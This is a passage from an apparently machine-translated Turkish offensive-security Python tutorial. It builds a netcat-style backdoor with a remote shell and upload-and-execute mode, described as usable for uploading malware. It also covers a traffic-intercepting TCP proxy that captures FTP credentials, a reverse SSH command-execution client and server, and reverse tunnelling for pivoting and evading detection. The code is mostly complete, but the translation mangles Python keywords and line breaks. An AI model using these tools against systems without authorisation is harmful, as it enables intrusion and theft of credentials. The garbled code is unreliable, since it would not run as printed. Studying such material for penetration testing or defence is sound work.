komut kabuğumuz ile. Şimdi devam edip birincil sunucu döngümüzü ve hem komut yürütmemizi hem de tam komut kabuğumuzu işleyecek bir saplama işlevi oluşturacağız.

```

def server_loop():
    küresel hedef

    # hedef tanımlanmamışsa, tüm arayüzleri dinleriz if
    not len(target):
        target = "0.0.0.0"

    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((target,port))
    server.listen(5)

    while True:
        client_socket, addr = server.accept()

        # yeni istemcimizi işlemek için bir iş parçacığı döndür
        client_thread = threading.Thread(target=client_handler,
        args=(client_socket,))
        client_thread.start()

```

```

def run_command(command):

```

```
# satırbaşını kırp command  
= command.rstrip()
```



```

# komutu çalıştırın ve çıktığı geri alın try:
    output = subprocess.check_output(command, stderr=subprocess.
        STDOUT, shell=True)

hariç:
    output = "Komut çalıştırılmadı.\r\n"

# çıktığı istemciye geri gönder return
output

```

Şimdiye kadar, iş parçacıklarıyla birlikte TCP sunucuları oluşturmayı öğrenmişsinizdir, bu nedenle server_loop işlevine girmeyeceğim. Ancak run_command fonksiyonu henüz ele almadığımız yeni bir kütüphane içerir: subprocess kütüphanesi. subprocess güçlü bir süreç oluşturma arayüzü sağlar

size istemci programları başlatmak ve onlarla etkileşim kurmak için çeşitli yollar sunar. Bu durumda ❶, basitçe ilettiğimiz komutu çalıştırıyoruz, yerel işletim sisteminde çalıştırıyoruz ve komutun çıktısını bize bağlı olan istemciye geri gönderir. İstisna işleme kodu genel hataları yakalayacak ve komutun başarısız olduğunu bildiren bir mesaj döndürecektir.

Şimdi dosya yükleme, komut yürütme ve kabuğumuz için mantığı uygulayalım.

```

def client_handler(client_socket):
    global upload
    global execute
    global komutu

    # yükleme için kontrol et
    if len(upload_destination):

        # tüm baytları okuyun ve hedefimize yazın file_buffer = ""

        # hiç veri kalmayana kadar veri okumaya devam et
        while True:
            veri = client_socket.recv(1024)

            eğer veri değilse:
                Mola

            Başka:
                file_buffer += veri

        # şimdi bu baytları alıyoruz ve yazmaya çalışıyoruz
        dene:
            file_descriptor = open(upload_destination, "wb")
            file_descriptor.write(file_buffer)
            file_descriptor.close()

            # dosyayı yazdığımızı onaylayın out client_socket.send("Dosya başarıyla şu
            adrese kaydedildi
            s\r\n" % upload_destination)

        hariç:
            client_socket.send("Failed to save file to %s\r\n" %
                upload_destination)

    # komutun yürütülüp
    yürütülmediğini kontrol et if
    len(execute):

        # komutu çalıştır
        output = run_command(execute)

        client_socket.send(output)

```

```
# şimdi bir komut kabuğu istendiyse başka bir döngüye giriyoruz
```

❹

eğer komut:

```
while True:
    # basit bir istem göster
    client_socket.send("<BHP:#> ")

    # şimdi bir satır sonu (enter tuşu)
    görene kadar alıyoruz
    cmd_buffer = ""
    "\n" cmd_buffer içinde değilken:
        cmd_buffer += client_socket.recv(1024)

    # komut çıktısını geri gönder
    response =
    run_command(cmd_buffer)

    # yanıtı geri gönder client_socket.send(yanıt)
```

İlk kod parçamız ❶ bir bağlantı aldığında ağ aracımızın bir dosya almaya ayarlı olup olmadığını belirlemekten sorumludur. Bu yükleme ve çalıştırma alıştırması için veya kötü amaçlı yazılım yüklemek ve kötü amaçlı yazılımın Python geri çağrımızı kaldırmasını sağlamak. Önce dosya verilerini bir döngü içinde alırız ❷ böylece hepsini aldığımızdan emin oluruz ve sonra basitçe bir dosya tanıtıcısı açar ve dosyanın içeriğini yazarız. `wb` bayrağı, dosyayı ikili mod etkinleştirilmiş olarak yazmamızı sağlar, bu da ikili bir yürütülebilir dosyanın yüklenmesinin ve yazılmasının başarılı olmasını sağlar. Daha sonra, önceden yazılmış `run_command` işlevimizi çağıran ve sonucu ağ üzerinden geri gönderen `execute` işlevimizi ❸ işliyoruz. Son kod parçamız komut kabuğumuzu ❹ ele alır; şu şekilde devam eder komutları gönderdiğimiz gibi çalıştırır ve çıktıyı geri gönderir. Fark edeceksiniz ki bir Bir komutun ne zaman işleneceğini belirlemek için yeni satır karakteri, bu da onu netcat dostu yapar. Ancak, onunla konuşmak için bir Python istemcisi oluşturuyorsanız, satırsonu karakterini eklemeyi unutmayın.

Lastiklere Tekme Atmak

Şimdi biraz çıktı görmek için biraz oynayalım. Bir terminalde veya `cmd.exe` kabuğunda betiğimizi şu şekilde çalıştırın:

```
justin$ ./bhnet.py -l -p 9999 -c
```

Şimdi başka bir terminal veya `cmd.exe` çalıştırabilir ve betiğimizi istemci modunda çalıştırabilirsiniz. Betiğimizin `stdin`'den okuduğunu ve EOF (dosya sonu) işareti alınana kadar bunu yapacağını unutmayın. EOF göndermek için klavyenizde CTRL-D tuşuna basın:

```
justin$ ./bhnet.py -t localhost -p 9999
<CTRL-D>
<BHP:#> ls -la
Toplam 32
drwxr-xr-x 4 justin staff 136 18 Ara 19:45 .
drwxr-xr-x 4 justin staff 136 9 Ara 18:09 ...
-rwxrwxrwt 1 justin staff 8498 19 Dec 06:38 bhnet.py
-rw-r--r-- 1 justin staff 844 10 Dec 09:34 listing-1-3.py
<BHP:#> pwd
/Users/justin/svn/BHP/code/Chapter2
<BHP:#>
```

Özel komut kabuğumuzu geri aldığımızı görebilirsiniz ve bir Unix ana bilgisayarında olduğumuz için, bazı yerel komutları çalıştırabilir ve SSH aracılığıyla oturum açmışız veya yerel olarak kutadaymışız gibi bazı çıktıları geri alabiliriz. İstemcimizi eski moda yöntemlerle istek göndermek için de kullanabiliriz:

```
justin$ echo -ne "GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n" | ./bhnet.py -t www.google.com -p 80
```

```
HTTP/1.1 302 Bulundu
Konum: http://www.google.ca/
Cache-Control: private
Content-Type: text/html; charset=UTF-8
P3P: CP="Bu bir P3P politikası değildir! Daha fazla bilgi için
http://www.google.com/support/
accounts/bin/answer.py?hl=en&answer=151657 adresine bakın."
Tarih Wed, 19 Dec 2012 13:22:55 GMT
Sunucu: gws İçerik-
Uzunluğu: 218
X-XSS-Protection: 1;
mode=block X-Frame-Options:
SAMEORIGIN
```

```
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>302 Taşındı</TITLE></HEAD><BODY>
<H1>302 Taşındı</H1>
Belge taşındı
<A HREF="http://www.google.ca/">burada</A>.
</BODY></HTML>
[İstisna! Çıkılıyor.
```

```
justin$
```

İşte bu kadar! Bu süper teknik bir teknik değil, ancak Python'da bazı istemci ve sunucu soketlerini nasıl hackleyeceğiniz ve bunları kötülük için nasıl kullanacağınız konusunda iyi bir temel. Tabii ki, en çok ihtiyacınız olan şey temeller: bunu genişletmek veya geliştirmek için hayal gücünüzü kullanın. Daha sonra, herhangi bir sayıda saldırı senaryosunda yararlı olan bir TCP proxy'si oluşturalım.

TCP Proxy Oluşturma

Hem trafiği ana bilgisayardan ana bilgisayara aktarmak için hem de ağ tabanlı yazılımları değerlendirirken araç kemerinizde bir TCP proxy bulundurmak için birçok neden vardır. Kurumsal ortamlarda sızma testleri gerçekleştirirken, genellikle Wireshark'ı çalıştıramayacağınız, Windows'ta geri döngüyü koklamak için sürücülerini yükleyemeyeceğiniz veya ağ segmentasyonunun araçlarınızı doğrudan hedef ana bilgisayarınızda çalıştırmanızı engellediği gerçeğiyle karşı karşıya kalırsınız. Bilinmeyen protokolleri anlamaya yardımcı olmak, bir uygulamaya gönderilen trafiği değiştirmek ve fuzzer'lar için test senaryoları oluşturmak için birkaç durumda basit bir Python proxy kullandım. Hadi başlayalım.

```
import sys
import socket
import
threading
def server_loop(local_host,local_port,remote_host,remote_port,receive_first):

    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    dene:
        server.bind((local_host,local_port))
    hariç:
        print "[!!!] Failed to listen on %s:%d" % (local_host,local_port)
        print "[!!!] Diğer dinleme soketlerini kontrol edin veya izinleri düzeltin."
        sys.exit(0)

    print "[*] Listening on %s:%d" % (local_host,local_port)

    server.listen(5)

    while True:
        client_socket, addr = server.accept()

        # yerel bağlantı bilgilerini yazdırın
        print "[==>] %s'den gelen bağlantı alındı:%d" % (addr[0],addr[1])

        # uzak ana bilgisayarla konuşmak için bir iş parçacığı
        başlatın proxy_thread =
        threading.Thread(target=proxy_handler,
        args=(client_socket,remote_host,remote_port,receive_first))

        proxy_thread.start()

def main():

    # burada süslü komut satırı
    ayrıştırması yok if len(sys.argv[1:])
    != 5:
        print "Kullanım: ./proxy.py [localhost] [localport]
        [remotehost] [remoteport] [receive_first]"
        print "Örnek: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True"
        sys.exit(0)

    # yerel dinleme parametrelerini
    ayarlayın local_host =
    sys.argv[1] local_port =
    int(sys.argv[2])

    # uzak hedefi ayarla
    remote_host = sys.argv[3]
```

```
remote_port = int(sys.argv[4])
```

```
# bu, proxy'mize uzak ana bilgisayara göndermeden  
önce bağlanmasını ve veri almasını # söyler  
receive_first = sys.argv[5]
```

```

if "True" in receive_first:
    receive_first = True
Başka:
    receive_first = False

# şimdi dinleme soketimizi döndür
server_loop(local_host,local_port,remote_host,remote_port,receive_first)

main()

```

Bunların çoğu tanıdık gelecektir: bazı komut satırı argümanlarını alıyoruz ve ardından bağlantıları dinleyen bir sunucu döngüsünü çalıştırıyoruz. adresine yeni bir bağlantı isteği geldiğinde, bu isteği proxy_handler'ımıza iletiyoruz, bu da veri akışının her iki tarafına tüm gönderme ve alma işlemlerini yapıyor.

Şimdi ana sayfamızın üzerine aşağıdaki kodu ekleyerek proxy_handler işlevine dalalım fonksiyon.

```

def proxy_handler(client_socket, remote_host, remote_port, receive_first):

    # uzak ana bilgisayara bağlan
    remote_socket = socket.socket(socket.AF_INET,
                                   socket.SOCK_STREAM)
    remote_socket.connect((remote_host,remote_port))

    # gerekirse uzak uçtan veri alın
    ❶ eğer receive_first:

        ❷ remote_buffer = receive_from(remote_socket)
        ❸ hexdump(remote_buffer)

        # yanıt işleyicimize gönderin
        ❹ remote_buffer = response_handler(remote_buffer)

    # yerel istemcimize gönderilecek verimiz varsa,
    gönder if len(remote_buffer):
        print "[<==] localhost'a %d bayt gönderiliyor."
        len(remote_buffer)
        client_socket.send(remote_buffer)

    # şimdi döngüye girelim ve yerelden
    okuyalım, # uzağa gönderelim,
    yerelden gönderelim

    # durula, yıka, True
    iken tekrarla:

        # yerel ana bilgisayardan oku
        local_buffer = receive_from(client_socket)

    if len(local_buffer):

        print "[==>] localhost'tan %d bayt alındı." len(local_
        buffer)
        hexdump(local_buffer)

        # istek işleyicimize gönderin local_buffer =
        request_handler(local_buffer)

        # verileri uzak ana bilgisayara
        gönderin
        remote_socket.send(local_buffer)
        print "[==>] Uzağa gönderildi."

    # yanıtı geri al

```

```
remote_buffer = receive_from(remote_socket)
```

```
if len(remote_buffer):
```



```

print "[<==] Uzaktan %d bayt alındı." len(remote_buffer)
hexdump(remote_buffer)

# yanıt işleyicimize gönder
remote_buffer = response_handler(remote_buffer)

# yanıtı yerel sokete gönder client_socket.send(remote_buffer)

print "[<==] localhost'a gönderildi."

# her iki tarafta da daha fazla veri yoksa, bağlantıları kapatın
5 if not len(local_buffer) or not len(remote_buffer):
    client_socket.close()
    remote_socket.close()
    print "[*] Daha fazla veri yok. Bağlantılar kapatılıyor."

Mola

```

Bu fonksiyon proxy'miz için mantığın büyük kısmını içerir. Başlangıç olarak, ana döngümüze girmeden önce uzak tarafla bir bağlantı başlatmamız ve veri talep etmemiz gerekmediğinden emin olmak için kontrol ediyoruz

❶. Bazı sunucu daemonları önce bunu yapmanızı bekler (örneğin FTP sunucuları genellikle önce bir banner gönderir). Daha sonra iletişimin her iki tarafı için yeniden kullandığımız `receive_from` fonksiyonumuzu ❷ kullanırız; basitçe bağlı bir soket nesnesi alır ve bir alma işlemi gerçekleştirir. Daha sonra paketin içeriğini ❸ döküyoruz, böylece ilginç bir şey olup olmadığını inceleyebiliyoruz. Daha sonra çıktıyı `response_handler` fonksiyonumuza ❹ aktarıyoruz. Bu fonksiyonun içinde paket içeriğini değiştirebilir, fuzzing görevleri gerçekleştirebilir, kimlik doğrulama sorunlarını test edebilir ya da canınız ne isterse onu yapabilirsiniz. Burada bir giden trafiği değiştirmek için de aynı şeyi yapan ücretsiz `request_handler` işlevi. Son adım, alınan tamponu yerel istemcimize göndermektir. Proxy kodunun geri kalanı basittir: sürekli olarak yerelden okuruz, işleriz, uzağa göndeririz, uzaktan okuruz, işleriz, ve daha fazla veri algılanmayana kadar lokale gönderin ❺.

Proxy'mizi tamamlamak için geri kalan fonksiyonlarımızı bir araya getirelim.

```

# bu, doğrudan buradaki yorumlardan # alınan güzel bir hex
dökümü işlevidir:
# http://code.activestate.com/recipes/142812-hex-dumper/

❶ def hexdump(src, length=16):
    result = []
    digits = 4 if isinstance(src, unicode) else
    2 for i in xrange(0, len(src), length):
        s = src[i:i+uzunluk]
        hexa = b' '.join(["%0*X" % (digits, ord(x)) for x in s])
        text = b''.join([x if 0x20 <= ord(x) < 0x7F else b'.' for x in
            s]) result.append( b"%04X %-*s %s" % (i, length*(digits + 1),
            hexa, text) )

    print b'\n'.join(result)

❷ def receive_from(connection):

    buffer = ""

    # 2 saniyelik bir zaman aşımı belirledik; #
    hedefinize bağlı olarak bunun ayarlanması
    gerekebilir connection.settimeout(2)

    dene:

        # daha fazla veri kalmayana kadar
        arabelleğe okumaya devam et

```

ya da True
iken zaman
aşımına
uğrarız:

```

veri = connection.recv(4096)

eğer veri değilse:
    break

tampon +=

veri

hariç:
geçmek

tampon döndür

# uzak ana bilgisayara yönelik tüm istekleri değiştirin
❸ def request_handler(buffer):
    # paket değişikliklerini gerçekleştirin
    tampon döndür

❹ # yerel ana bilgisayar için hedeflenen yanıtları
değiştirin def response_handler(buffer):
    # paket değişikliklerini
    gerçekleştir tamponu döndür

```

Bu, proxy'mizi tamamlamak için son kod yığınıdır. İlk olarak hex döküm fonksiyonumuzu oluşturuyoruz ❶

Bu, paket ayrıntılarını hem onaltılık değerleriyle hem de ASCII yazdırılabilir karakterler. Bu, bilinmeyen protokolleri anlamak, düz metin protokollerinde kullanıcı kimlik bilgilerini bulmak ve çok daha fazlası için kullanışlıdır. `receive_from` işlevi ❷ hem yerel hem de uzak verileri almak için kullanılır ve kullanılacak socket nesnesini iletiriz. Varsayılan olarak, iki saniyelik bir

zaman aşımı ayarı, diğer ülkelere veya kayıplı ağlar üzerinden trafiği proxy'leyorsanız agresif olabilir (zaman aşımını gerektiği gibi artırın). Fonksiyonun geri kalanı, bağlantının diğer ucunda daha fazla veri tespit edilene kadar veri alma işlemini gerçekleştirir. Son iki işlevimiz ❸ ❹ size şunları sağlar

proxy'nin her iki ucuna yönelik herhangi bir trafiği değiştirmek için. Bu, örneğin şu durumlarda yararlı olabilir

düz metin kullanıcı kimlik bilgileri gönderiliyor ve `justin` yerine `admin` girerek bir uygulamada ayrıcalıkları yükseltmeyi denemek istiyorsunuz. Şimdi proxy'mizi kurduğumuza göre, bir tur atalım.

Lastiklere Tekme Atmak

Artık çekirdek proxy döngümüzü ve destekleyici işlevleri yerine getirdiğimize göre, bunu bir FTP sunucusuna karşı test edelim. Proxy'yi aşağıdaki seçeneklerle çalıştırın:

```
justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 Doğru
```

Burada `sudo` kullandık çünkü port 21 ayrıcalıklı bir porttur ve onu dinlemek için yönetici veya root ayrıcalıkları gerekir. Şimdi favori FTP istemcinizi alın ve uzak ana bilgisayar ve bağlantı noktası olarak localhost ve bağlantı noktası 21'i kullanacak şekilde ayarlayın. Elbette proxy'nizi size gerçekten yanıt verecek bir FTP sunucusuna yönlendirmek isteyeceksiniz. Bunu bir test FTP sunucusunda çalıştırdığımda aşağıdaki sonucu aldım:

```
[*] 127.0.0.1:21 üzerinde dinleniyor
[==>] 127.0.0.1:59218 adresinden gelen bağlantı alındı
0000   32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E      220 ProFTPD 1.3.
0010   33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61    3a Sunucu (Debia
0020   6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37    n) [::ffff:22.22
0030   2E 31 36 38 2E 39 33 5D 0D 0A                      .22.22]..
[<==] Localhost'a 58 bayt gönderiliyor.
[==>] localhost'tan 12 bayt alındı.
      000055 53 45 52 20 74 65 73 74 79 0D              0AUSER testy.
[==>] Uzaktan kumandaya gönderildi.
[<==] Uzaktan 33 bayt alındı.
0000   33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71    331 Şifre talebi
0010   75 69 72 65 64 20 66 6F 72 20 74 65 73 74 79 0D    testy için
                                           gerekli.
0020   0A                                                  .
[<==] localhost'a gönderildi.
[==>] localhost'tan 13 bayt alındı.
      000050 41 53 53 20 74 65 73 74 65 72 0D              0APASS test cihazı.
[==>] Uzaktan kumandaya gönderildi.
[Daha fazla veri yok. Bağlantılar kapatılıyor.]
```

FTP başlığını başarıyla alabildiğimizi ve bir kullanıcı adı ve parola gönderebildiğimizi ve sunucu yanlış kimlik bilgileri nedeniyle bizi cezalandırdığında temiz bir şekilde çıktığını açıkça görebilirsiniz.

Paramiko ile SSH

BHNET ile pivotlama oldukça kullanışlıdır, ancak bazen tespit edilmekten kaçınmak için trafiğinizi şifrelemek akıllıca olacaktır. Bunu yapmanın yaygın bir yolu trafiği Secure Shell (SSH) kullanarak tünellemektir. Peki ya hedefinizde bir SSH istemcisi yoksa (Windows sistemlerinin yüzde 99,81943'ü gibi)?

Windows için Putty gibi harika SSH istemcileri mevcut olsa da, bu Python hakkında bir kitap. Python'da, kendi SSH istemcinizi veya sunucunuzu oluşturmak için ham soketleri ve bazı kriptografiyi kullanabilirsiniz - ancak yeniden kullanabilecekken neden oluşturasınız? PyCrypto kullanan Paramiko size SSH2 protokolüne basit erişim sağlar.

Bu kütüphanenin nasıl çalıştığını öğrenmek için Paramiko'yu bir SSH sisteminde bağlantı kurmak ve bir komut çalıştırmak için kullanacağız, bir Windows makinesinde uzak komutları çalıştırmak için bir SSH sunucusu ve SSH istemcisi yapılandıracağız ve son olarak BHNET'in proxy seçeneğini çoğaltmak için Paramiko ile birlikte verilen ters tünel demo dosyasını çözeceğiz. Hadi başlayalım.

Öncelikle, pip yükleyicisini kullanarak Paramiko'yu edinin (veya <http://www.paramiko.org/> adresinden indirin):

```
pip install paramiko
```

Bazı demo dosyalarını daha sonra kullanacağız, bu nedenle bunları Paramiko web sitesinden de indirdiğinizden emin olun.

bh_sshcmd.py adında yeni bir dosya oluşturun ve aşağıdakileri girin:

```
import threading
import paramiko
import
subprocess

❶ def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    ❷ #client.load_host_keys('/home/justin/.ssh/known_hosts')
    ❸ client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=kullanıcı, password=passwd)
    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ❹ ssh_session.exec_command(command)
        print ssh_session.recv(1024)
    dönüş

ssh_command('192.168.100.131', 'justin', 'lovesthepython', 'id')
```

Bu oldukça basit bir programdır. Bir SSH sunucusuna bağlantı kuran ve tek bir komut çalıştıran `ssh_command` ❶ adlı bir fonksiyon oluşturuyoruz. Paramiko'nun parola kimlik doğrulaması yerine (ya da buna ek olarak) anahtarlarla ❷ kimlik doğrulamasını desteklediğine dikkat edin. SSH anahtar kimlik doğrulamasının kullanılması gerçek bir etkileşimde şiddetle tavsiye edilir, ancak bu örnekte kullanım kolaylığı için, geleneksel kullanıcı adı ve parola kimlik doğrulamasına bağlı kalacağız.

Bu bağlantının her iki ucunu da kontrol ettiğimiz için, politikayı bağlandığımız SSH sunucusunun SSH anahtarını kabul edecek şekilde ayarlıyoruz ❸ ve bağlantıyı yapıyoruz. Son olarak, bağlantının yapıldığını varsayarak, örneğimizdeki `ssh_command` işlevine yapılan çağrıda ilettiğimiz komutu çalıştırıyoruz `komut` kimliği ❹.

Linux sunucumuza bağlanarak hızlı bir test yapalım:

```
C:\tmp> python bh_sshcmd.py  
Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

Bağlandığını ve ardından komutu çalıştırdığını göreceksiniz. Bu betiği kolayca şu şekilde değiştirebilirsiniz

Bir SSH sunucusunda birden fazla komut veya birden fazla SSH sunucusunda komut çalıştırma.

Temel bilgileri tamamladıktan sonra, komut dosyamızı Windows istemcimizde SSH üzerinden komut çalıştırmayı destekleyecek şekilde değiştirelim. Elbette, normalde SSH kullanırken, bir SSH sunucusuna bağlanmak için bir SSH istemcisi kullanırsınız, ancak Windows kutudan çıkar çıkmaz bir SSH sunucusu içermediğinden, bunu tersine çevirmemiz ve SSH sunucumuzdan SSH istemcisine komutlar göndermemiz gerekir.

bh_sshRcmd.py adında yeni bir dosya oluşturun ve aşağıdakileri girin:^[6]

```
import threading
import paramiko
import
subprocess

def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    #client.load_host_keys('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=user, password=passwd)
    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
        print ssh_session.recv(1024)#read banner
        while True:
            command = ssh_session.recv(1024) #komutu SSH sunucusundan al
            dene:
                cmd_output = subprocess.check_output(command,
                shell=True) ssh_session.send(cmd_output)
            except Exception,e:
                ssh_session.send(str(e))
        client.close()
    return
ssh_command('192.168.100.130', 'justin', 'lovesthepython','ClientConnected')
```

İlk birkaç satır son programımız gibidir ve yeni şeyler `while True:` döngüsünde başlar. Ayrıca gönderdiğimiz ilk komutun `ClientConnected` olduğuna dikkat edin. SSH bağlantısının diğer ucunu oluşturduğumuzda nedenini göreceksiniz.

Şimdi *bh_sshserver.py* adında yeni bir dosya oluşturun ve aşağıdakileri girin:

```
import socket
import paramiko
import
threading
import sys
# Paramiko demo dosyalarındaki anahtarı kullanarak
❶ host_key = paramiko.RSAKey(filename='test_rsa.key')

❷ class Server
(paramiko.ServerInterface): def
_init_(self):
    self.event = threading.Event()
def check_channel_request(self, kind,
chanid): if kind == 'session':
    return paramiko.OPEN_SUCCEEDED
    return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
def check_auth_password(self, username, password):
    if (username == 'justin') and (password ==
'lovesthepython'): return paramiko.AUTH_SUCCESSFUL
    return paramiko.AUTH_FAILED
sunucu = sys.argv[1]
ssh_port = int(sys.argv[2])

Deneyin:
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
```

```
sock.bind((server, ssh_port))
sock.listen(100)
print '[+] Bağlantı için dinleniyor...'
```



```

    client, addr = sock.accept()
except Exception, e:
    print '[-] Dinleme başarısız oldu: ' +
        str(e)
    sys.exit(1)
print '[+] Bağlantı kuruldu!'

```

Deneyin:

```

bhSession = paramiko.Transport(client)
bhSession.add_server_key(host_key)
server = Server()
dene:
    bhSession.start_server(server=server)
except paramiko.SSHException, x:
    print '[-] SSH görüşmesi başarısız
    oldu.'
    chan = bhSession.accept(20)

```

```

❶ print '[+] Kimlik doğrulandı!'
    print chan.recv(1024)
    chan.send('bh_ssh'a hoş geldiniz')
❷ while
    True:
        try:
            command= raw_input("Enter command:
            ").strip('\n')
            if command != 'exit':
                chan.send(komut)
                print chan.recv(1024) + '\n'
            else:
                chan.send('exit')
                print 'exiting'
                bhSession.close()
                raise Exception ('exit')
        except KeyboardInterrupt:
            bhSession.close()
except Exception, e:
    print '[-] Yakalanan istisna: ' + str(e)
    try:
        bhSession.close()
    except:
        pass
    sys.exit(1)

```

Bu program, SSH istemcimizin (komutları çalıştırmak istediğimiz yer) bağlandığı bir SSH sunucusu oluşturur. Bu Python ve Paramiko'nun yüklü olduğu bir Linux, Windows ve hatta OS X sistemi olabilir.

Bu örnek için, Paramiko demo dosyalarında bulunan SSH anahtarını kullanıyoruz ❶. Bölümün başlarında yaptığımız gibi bir soket dinleyicisi ❸ başlatıyoruz ve ardından onu SSHinize ediyoruz ❷ ve kimlik doğrulama yöntemlerini ❹ yapılandırıyoruz. Bir istemci kimlik doğrulaması yaptığında ❺ ve bize ClientConnected mesajını ❻ gönderdiğinde, *bh_sshserver*'a yazdığımız herhangi bir komut *bh_sshclient*'a gönderilir ve *bh_sshclient* üzerinde çalıştırılır ve çıktı *bh_sshserver*'a döndürülür. Hadi bir deneyelim.

Lastiklere Tekme Atmak

Demo için, hem sunucuyu hem de istemciyi Windows makinemde çalıştıracağım (bkz. [Şekil 2-1](#)).



```
Et: Command Prompt - bh_sshserv.py 192.168.100.130 22
C:\tmp>bh_sshserv.py 192.168.100.130 22 ①
[*] Listening for connection ...
[*] Got a connection!
[*] Authenticated! ③
ClientConnected
Enter command: dir *. ④
Volume in drive C has no label.
Volume Serial Number is 008E-5B04

Directory of C:\tmp ⑥

09/16/2014  01:03 PM    <DIR>          .
09/16/2014  01:03 PM    <DIR>          ..
09/30/2014  10:03 AM    <DIR>          denos
08/14/2014  08:29 AM    <DIR>          paraniko-master
               0 File(s)              0 bytes
               4 Dir(s)            901.427.200 bytes free

Enter command:

Et: Command Prompt - bh_sshRemd.py
C:\tmp>bh_sshRemd.py ②
Welcome to bh_ssh ⑤
```

Şekil 2-1. Komutları çalıştırmak için SSH kullanma

Sürecin SSH sunucumuzu ① kurarak ve ardından istemcimizden ② bağlanarak başladığını görebilirsiniz. İstemci başarıyla bağlandı ③ ve bir komut çalıştırıyoruz ④. SSH istemcisinde hiçbir şey görmüyoruz, ancak gönderdiğimiz komut istemcide ⑤ çalıştırılıyor ve çıktı SSH sunucumuza ⑥ gönderiliyor.


SSH Tünelleme

SSH tünelleme muhteşemdir ancak özellikle ters SSH tüneli ile uğraşırken anlamak ve yapılandırmak kafa karıştırıcı olabilir.

Tüm bunlardaki amacımızın bir SSH istemcisinde yazdığımız komutları uzaktaki bir SSH sunucusunda çalıştırmak olduğunu hatırlayın. Bir SSH tüneli kullanırken, yazılan komutların sunucuya gönderilmesi yerine, ağ trafiği SSH içinde paketlenmiş olarak gönderilir ve daha sonra SSH sunucusu tarafından paketten çıkarılır ve teslim edilir.


Aşağıdaki durumda olduğunuzu düşünün: Dahili bir ağdaki bir SSH sunucusuna uzaktan erişiminiz var, ancak aynı ağdaki web sunucusuna erişmek istiyorsunuz. Web sunucusuna doğrudan erişemiyorsunuz, ancak SSH yüklü sunucuya erişiminiz var ve SSH sunucusunda kullanmak istediğiniz araçlar yüklü değil.

Bu sorunun üstesinden gelmenin bir yolu, ileri SSH tüneli kurmaktır. Çok fazla ayrıntıya girmeden, `ssh -L 8008:web:80 justin@sshserver` komutunu çalıştırmak, ssh sunucusuna justin kullanıcısı olarak bağlanacak ve yerel sisteminizde 8008 numaralı bağlantı noktasını ayarlayacaktır. Port 8008'e gönderilen her şey mevcut SSH tünelinden SSH sunucusuna gönderilecek ve web sunucusuna iletilecektir. **Şekil 2-2**'de bu işlem gösterilmektedir.



Şekil 2-2. SSH ileri tünelleme

Bu oldukça havalı, ancak pek çok Windows sisteminin bir SSH sunucu hizmeti çalıştırmadığını hatırlayın. Yine de her şey bitmiş değil. Bir ters SSH tünelleme bağlantısı yapılandırabiliriz. Bu durumda, Windows istemcisinden her zamanki gibi kendi SSH sunucumuza bağlanırsınız. Bu SSH bağlantısı aracılığıyla, SSH sunucusunda yerel ana bilgisayara ve bağlantı noktasına tünellenecek bir uzak bağlantı noktası da belirleriz (**Şekil 2-3**'te gösterildiği gibi). Bu yerel ana bilgisayar ve bağlantı noktası, örneğin uzak masaüstünü kullanarak dahili bir sisteme veya Windows istemcisinin erişebileceği başka bir sisteme (örneğin web sunucusu gibi) erişmek için 3389 numaralı bağlantı noktasını açığa çıkarmak için kullanılabilir.



Şekil 2-3. SSH ters tünelleme

Paramiko demo dosyaları, tam olarak bunu yapan *rforward.py* adlı bir dosya içerir. Olduğu gibi mükemmel çalışıyor, bu yüzden bu dosyayı yeniden yazdırmayacağım, ancak birkaç önemli noktaya işaret edeceğim ve nasıl kullanılacağına dair bir örnek üzerinden geçeceğim. *rforward.py* dosyasını açın, `main()` bölümüne geçin ve takip edin.

```
def main():
    ❶ options, server, remote =
        parse_options() password = None
    eğer options.readpass:
        password = getpass.getpass('SSH parolasını girin: ')
    ❷ istemci =
        paramiko.SSHClient()
        istemci.load_system_host_keys(
        )
        client.set_missing_host_key_policy(paramiko.WarningPolicy())
        verbose('Connecting to ssh host %s:%d ...' % (server[0],
        server[1])) try:
            client.connect(server[0], server[1], username=options.user,
            key_filename=options.keyfile,
            look_for_keys=options.look_for_keys, password=password)
    e gibi İstisnalar hariç:
        print('*** Failed to connect to %s:%d: %r' % (server[0], server[1], e))
        sys.exit(1)

    verbose('Şimdi %d uzak bağlantı noktası %s:%d'ye yönlendiriliyor...' %
    (options.port, remote[0], remote[1]))

    dene:
    ❸ reverse_forward_tunnel(options.port, remote[0], remote[1],
        client.get_transport())
    KeyboardInterrupt hariç:
        print('C-c: Port yönlendirme
        durduruldu.') sys.exit(0)
```

En üstteki birkaç satır ❶ Parmakio SSH istemci bağlantısını ❷ (çok tanıdık gelecektir) kurmadan önce gerekli tüm argümanların betiğe aktarıldığından emin olmak için iki kez kontrol eder. `main()` içindeki son bölüm `reverse_forward_tunnel` fonksiyonunu çağırır ❸.

Bu işleve bir göz atalım.

```
def reverse_forward_tunnel(server_port, remote_host, remote_port, transport):
    ❹ transport.request_port_forward('', server_port)
    while True:
```

5

```
chan = transport.accept(1000)
eğer chan None ise:
    devam et
```

```

❸    thr = threading.Thread(target=handler, args=(chan, remote_host,
        . remote_port))

    thr.setDaemon(True)
    thr.start()

```

